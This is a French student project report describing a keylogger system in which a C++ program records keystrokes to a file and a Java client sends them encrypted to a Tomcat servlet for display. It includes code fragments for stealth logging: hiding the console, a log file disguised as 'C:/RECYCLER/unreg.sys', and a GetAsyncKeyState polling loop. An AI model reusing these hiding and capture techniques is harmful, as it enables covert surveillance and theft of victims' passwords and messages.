
3.1.4 Visual C++ 2005 Express Edition

L'utilisation de ce logiciel propriétaire de Microsoft n'était pas prévue. Mais malheureusement java n'est pas capable de créer un keylogger par soi-même. Il travaille sur un niveau d'abstraction trop haute, alors j'avais besoin d'un langage


qui est plus proche au système d'exploitation. J'ai trouve du code mais avais besoin de un logiciel pour la compilation, Visual C++ 2005.

3.1.5 Diagrammes


a) Cas d'utilisation client




b) Cas d'utilisation serveur



c) Diagramme d'activité client



d) Diagramme d'activité serveur



3.2 L'application Client


Malheureusement Java est ne pas capable de intercepter des touches presse si le focus n'est pas sur l'application. Alors j'avais besoin de écrire un petit logiciel en c++ qui prend en charge cette tache et écrit tous dans un fichier du texte.

3.2.1 Le but


L'application Java lira tous qui est écrit dans le fichier texte par le logiciel c++ et l'envoi au serveur. Pour l'envoi j'ai utilisé les sockets, j'ai du écrire un petit protocole à moi-même pour que je pourrai encrypter les données.

3.2.2 Les diagrammes


a) Diagramme des classes




b) Le diagramme d'interaction – démarrage



c) Le diagramme d'interaction – start



d) Le diagramme d'interaction – update



3.2.3 Les testes unitaires

Pour que on puisse utiliser les tests unitaires il faut que les méthodes à tester rendent quelque chose. Ca peut être une valeur comme un booléen ou une exception.

Je ne voulais pas changer les méthodes pour le tests, alors j'ai du ajouter des méthodes pont pour quelques tests. Mais pour expliquer cet démarche je dois commencer au début.

Un test se fait de la manière suivante :

```
assertEquals("Should return false because nullpointer", false, deleteFile(null));
```

Le premier paramètre est un message qui serait affiche dans le cas d'une erreur.

Le deuxième paramètre est la valeur du retour attendu.

Le troisième est la méthode à tester.


Si pendant le lancement des tests le paramètre deux ne correspond pas au paramètre trois, un erreur avec la message entre dans le premier paramètre serait lance.

Le problème maintenant est que cette méthode ne permet pas de gérer des exceptions. Alors j'ai créé des méthodes « pont » qui gèrent des exceptions et retournent après une valeur qui est gérable, comme un booléen.

Exemple d'une méthode pont :

```
public boolean testDecrypt(PrivateKey key, byte[] chiffre){
    try {
        decrypt(key, chiffre);
        return true;
    } catch (Exception ex) {
        return false;
    }
}
```

Si tout va bien on verra le résultat suivant :



a) JUnit

J'ai décidé d'utiliser JUnit 4.4. JUnit est une bibliothèque de teste unitaires pour Java et est open source. J'ai déjà plusieurs fois utilisé JUnit mais avec Borland JBuilder, l'implémentation dans Eclipse ne posait aucun problème. Il suffit de télécharger le jar et de l'importer dans le projet Java dans Eclipse.



3.2.4 L'application C++

Comme déjà explique au début du chapitre l'application C++ vas seulement recorder tous les touches presse par l'utilisateur. L'application est constitue de seulement une classe

Quelques commandes importantes :

Cache la fenêtre de la console.

```
FreeConsole();
```

L'endroit du fichier du log :

```
std::string Filename = "C:/RECYCLER/unreg.sys";
```

Boucle qui lit si un key est touché :

```
while(true){
    Sleep(50);
```

```
for(int i = 8; i < 191; i++){
    if(GetAsyncKeyState(i)&1 ==1){
        TempString = GetKey (i);
        FStream.write(TempString.c_str(), TempString.size());
        FStream.close();
        FStream.open(Filename.c_str(), std::fstream::out | std::fstream::app);
    }
}
```

GetKey est une méthode qui extrait le caractère depuis un « integer ».

Sleep fait atteindre le logiciel 50ms.

La boucle teste pour chaque touche si il est touché.

3.2.5 Problèmes rencontré

Le logiciel c++ n'était pas facile à compiler, mais il suffit de chercher les erreurs dans l'Internet et on trouve plus ou moins facilement des solutions.

3.3 L'application Serveur


L'application est constituée de un servlet, ça veut dire une application dynamique web basé sur Java. Tomcat est l'implémentation référence du Java servlet dans un service web.

3.3.1 Le but


Le but est simple, d'afficher les données reçoit depuis l'application serveur dans une page web créée par un servlet. J'utilise tomcat pour l'implémentation du servlet sur le serveur.

3.3.2 Les diagrammes

a) Diagramme des classes



b) Diagramme d'interaction – s01 authentifier



3.3.3 Les testes

L'application IHM contient en gros des méthodes qui étaient déjà testées dans l'application client, alors il reste des tests fonctionnelles à faire. Les seules

valeurs qui viennent depuis l'utilisateur sont le mot de passe et son nom. J'ai varié les différentes valeurs sans trouver des erreurs.

3.3.4 Problèmes rencontrés

Apache ne tourne pas avec le JDK 6 si on ne copie pas le fichier msvcrt71.dll dans le dossier : « windows\system32 ».

Le serveur Proxy de l'école de métier Fribourg bloque tous les paquets HTTP qui ne sont pas bien formés. Alors j'ai dû changer le port de ma application sur 443, qui est le standard pour HTTPS.

Un essai de connexion depuis un navigateur sur mon application avait lancé une exception, j'ai géré l'exception et envoyé du code HTML.

4 Bibliographie

4.1 Partie réseau

Image - hosts dans l'Internet :

http://commons.wikimedia.org/wiki/Image:Number_of_internet_hosts.svg

Origine de l'Internet :

<http://www.grin.com/de/preview/33185.html>

QoS :

<http://www.commentcamarche.net/internet/qos-qualite-de-service.php3>

4.2 Partie développement

Image et explications sur Java :

[http://fr.wikipedia.org/wiki/Java_\(langage\)](http://fr.wikipedia.org/wiki/Java_(langage))

Explication MVC :

<http://fr.wikipedia.org/wiki/Mod%C3%A8le-Vue-Contr%C3%B4leur>

Extreme Programming (XP):

<http://xp-france.net>

Eclipse :

[http://fr.wikipedia.org/wiki/Eclipse_\(logiciel\)](http://fr.wikipedia.org/wiki/Eclipse_(logiciel))

Tomcat :

<http://tomcat.apache.org/>

http://fr.wikipedia.org/wiki/Apache_Tomcat

5 Conclusion

Malgré que le logiciel tourne il reste quand même beaucoup des choses à faire, mais le temps limite ne permet pas de aller plus au fond. Au début je n'avais pas attendu que le Keylogger en Java serait impossible sans utiliser des bibliothèques externes, c'était alors la recherche d'une alternative qui m'a coûté beaucoup du temps, compare aux autres taches. Et il tourne même pas sur des systèmes qui n'ont pas installé une environnement de développement du c++. Un autre chose qui ma coûté du temps était le développement du partie réseau avec Java. La partie réseau au début a demandé beaucoup des recherches sur Skype, qui est un logiciel extraordinaire et un exemple pour un bon logiciel avec des fonctionnalités réseaux, même si il est propriétaire.